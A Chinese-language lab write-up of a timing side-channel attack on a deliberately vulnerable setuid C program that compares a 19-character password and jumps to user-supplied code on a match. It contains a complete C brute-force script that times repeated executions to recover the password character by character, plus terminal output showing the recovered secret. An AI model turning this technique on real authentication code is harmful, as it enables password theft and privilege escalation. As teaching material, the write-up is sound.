

2020 Spring Side_Channel_Attack

漏洞程序

```
1 //sidechannel.c
2 //s.pass root只读
3 //SideChannelAttack3r
4
5 #include <stdio.h>
6 #include <string.h>
7
8 int main(int argc, char **argv)
9 {
10     FILE *in = 0;
11     char pass[20]="";
12     unsigned int i=0, j=0;
13     unsigned short correct=0,misplaced=0;
14     unsigned short pwlen=strlen(pass) - 1, inlen=0;
15     if(argc != 3 || (inlen=strlen(argv[1]) - 1) > 19) //inlen = 0xffff,
    argc=2, inlen可变
16         return 1;
17
18     setresuid(geteuid(),geteuid(),geteuid());
19
20     in = fopen("s.pass","r");
21     pass[fread(pass, 1,19,in)] = 0;
22     fclose(in);
23
24     for (i = 0; i <= inlen && i <= pwlen; i++) //读入
25         if(pass[i] == argv[1][i])
26             correct++;
27     else
28         for(j = 1; j < pwlen; j++) //比较ff
29             if(argv[1][i] == pass[(i+j)%19])
30                 misplaced++;
31
32     if(correct == 19)
33         ((void (*)(void)) argv[2])();
34
35     return 0;
36 }
37
38
```

大致分析到 `pwlen=0xFFFF(-1)`，按照字符比较的时间，可以攻击到程序。

攻击脚本

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
```

```

4 #include <unistd.h>
5 #include <sys/time.h>
6
7 int main(){
8     //num = 10 + 26 + 26 + 17 + 15 = 56 + 32 = 88
9     char printable[] = { '0','1','2','3','4','5','6','7','8','9',
10
11     'a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s',
12     't','u','v','w','x','y','z',
13
14     'A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S',
15     'T','U','V','W','X','Y','Z',
16     '!', '"', '#', '$', '%', '&', '\\', '\'', '(', ')', '*', '+', ',', '-', '.', '/', ':',
17     ';', '<', '=', '>', '?', '@', '[', ']', '^', '_', '`', '{', '|', '}', '~'};
18
19     char secret[19];
20     double timeFlag[88];
21     pid_t pid;
22
23     int charNum;
24     int printableNum;
25
26     //最后一个字符要比较最长时间
27     for(charNum=0; charNum<18; charNum++){
28         //将时间记录全部记录0
29         memset(timeFlag, 0, sizeof(timeFlag));
30         //memset(secret, 0, 19);
31
32         int correctArray[20];
33         int a,b;
34         for(a=0; a<20; a++){
35             //为了提高准确性，使用了多次比较才找到准确值
36             for(printableNum=0; printableNum<88; printableNum++){
37                 secret[charNum] = printable[printableNum];
38                 struct timeval start, end;
39                 gettimeofday(&start, NULL);
40                 if ((pid = fork()) == 0) {
41                     execl("./sidechannel", "sidechannel", secret, "0",
42 (char *)0);
43                 }
44                 else {
45                     waitpid(pid, NULL, 0);
46                 }
47                 gettimeofday(&end, NULL);
48                 timeFlag[printableNum] = (end.tv_sec - start.tv_sec) *
49 1000000 + (end.tv_usec - start.tv_usec);
50             }
51             //最短的时间就是对的值
52             int correctFlag=0;
53             int temp;
54             for(temp=0; temp<88; temp++){
55                 if(timeFlag[temp] < timeFlag[correctFlag]){
56                     correctFlag = temp;
57                 }
58             }
59             correctArray[a] = correctFlag;
60         }
61     }
62 }

```

```

56     int result[20]={0};
57     memset(result, 0, sizeof(result));
58     for(a=0; a<20; a++){
59         for(b=a+1; b<20; b++){
60             if(correctArray[b] == correctArray[a]){
61                 result[b] = result[a] + 1;
62             }
63         }
64     }
65
66     //找到最大的correctFlag
67     int correctFlagtemp = 0;
68     for(a=0; a<20; a++){
69         if(result[a] > result[correctFlagtemp]){
70             correctFlagtemp = a;
71         }
72     }
73
74
75
76     secret[charNum] = printable[correctArray[correctFlagtemp]];
77     printf("%d,%s\n", charNum, secret);
78
79 }
80
81 //最后一个时间比较
82 int a, b;
83 memset(timeFlag, 0, sizeof(timeFlag));
84 int correctArray[20];
85 for(a=0; a<20; a++){
86     //为了提高准确性，使用了多次比较才找到准确值
87     for(printableNum=0; printableNum<88; printableNum++){
88         secret[18] = printable[printableNum];
89         struct timeval start, end;
90         gettimeofday(&start, NULL);
91         if ((pid = fork()) == 0) {
92             execl("./sidechannel", "sidechannel", secret, "0",
(char *)0);
93         }
94         else {
95             waitpid(pid, NULL, 0);
96         }
97         gettimeofday(&end, NULL);
98         timeFlag[printableNum] = (end.tv_sec - start.tv_sec) *
1000000 + (end.tv_usec - start.tv_usec);
99     }
100     //最长的时间就是对的值
101     int correctFlag=0;
102     int temp;
103     for(temp=0; temp<88; temp++){
104         if(timeFlag[temp] > timeFlag[correctFlag]){
105             correctFlag = temp;
106         }
107     }
108     correctArray[a] = correctFlag;
109 }
110
111 int result[20]={0};

```


```

112     memset(result, 0, sizeof(result));
113     for(a=0; a<20; a++){
114         for(b=a+1; b<20; b++){
115             if(correctArray[b] == correctArray[a]){
116                 result[b] = result[a] + 1;
117             }
118         }
119     }
120
121     //找到最大的correctFlag
122     int correctFlagtemp = 0;
123     for(a=0; a<20; a++){
124         if(result[a] > result[correctFlagtemp]){
125             correctFlagtemp = a;
126         }
127     }
128
129
130
131     secret[18] = printable[correctArray[correctFlagtemp]];
132     printf("%d,%s\n", 18, secret);
133
134
135
136
137
138
139
140     return 0;
141 }

```

简单说明，在前18个字符中，并没有执行到漏洞程序的第32~33行，而最后一个字符比较时，是执行了第32~33行，故因此时间是比其他的时间长。

攻击程序



```

[06/13/2020 07:40] seed@ubuntu:~/Desktop$ ./mycrack3
0,S!#####A]_t
1,S!#####A]_t
2,S1d!#####A]_t
3,S1de#####A]_t
4,S1deC#####A]_t
5,S1deC#####A]_t
6,S1deCh4#####A]_t
7,S1deCh4n#####A]_t
8,S1deCh4nn#####A]_t
9,S1deCh4nn#####A]_t
10,S1deCh4nnelA]_t
11,S1deCh4nnelAA]_t
12,S1deCh4nnelAt]_t
13,S1deCh4nnelAtt_ t
14,S1deCh4nnelAtta_ t
15,S1deCh4nnelAttac_ t
16,S1deCh4nnelAttackt
17,S1deCh4nnelAttack3
18,S1deCh4nnelAttack3r
[06/13/2020 07:41] seed@ubuntu:~/Desktop$ █

```

攻击成功。